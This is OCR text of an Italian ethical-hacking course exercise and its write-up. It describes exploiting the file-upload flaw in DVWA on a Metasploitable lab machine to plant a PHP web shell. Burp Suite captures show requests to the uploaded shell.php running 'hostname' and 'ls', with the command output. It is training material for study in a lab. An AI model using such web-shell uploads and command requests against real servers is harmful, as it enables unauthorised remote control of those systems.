

S6 LEZIONE 1


Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


1. Codice php
2. Risultato del caricamento






3. Intercettazioni
4. Risultato richieste
5. Info varie




Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
3 × 4 ×
Send Cancel
Target: http://192.168.50.103 HTTP/1
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=hostname HTTP/1.1
2 Host: 192.168.50.103
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=a1107cb7d85d7b6e3687ab5eeb7bb2da
9 Upgrade-Insecure-Requests: 1
10
11
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 11:47:58 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 15
8
9 metasploitable
10
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Response headers 6
Inspector
Notes
Search 0 highlights
Search 0 highlights
Done
209 bytes | 7 millis


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
4 ×
Send Cancel
Target: http://192.168.50.103 HTTP/1
Request
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.103
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=a1107cb7d85d7b6e3687ab5eeb7bb2da
9 Upgrade-Insecure-Requests: 1
10
11
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 11:51:36 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 25
8
9 dvwa_email.png
10 shell.php
11
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Response headers 6
Inspector
Notes
Search 0 highlights
Search 0 highlights
Done
219 bytes | 15 millis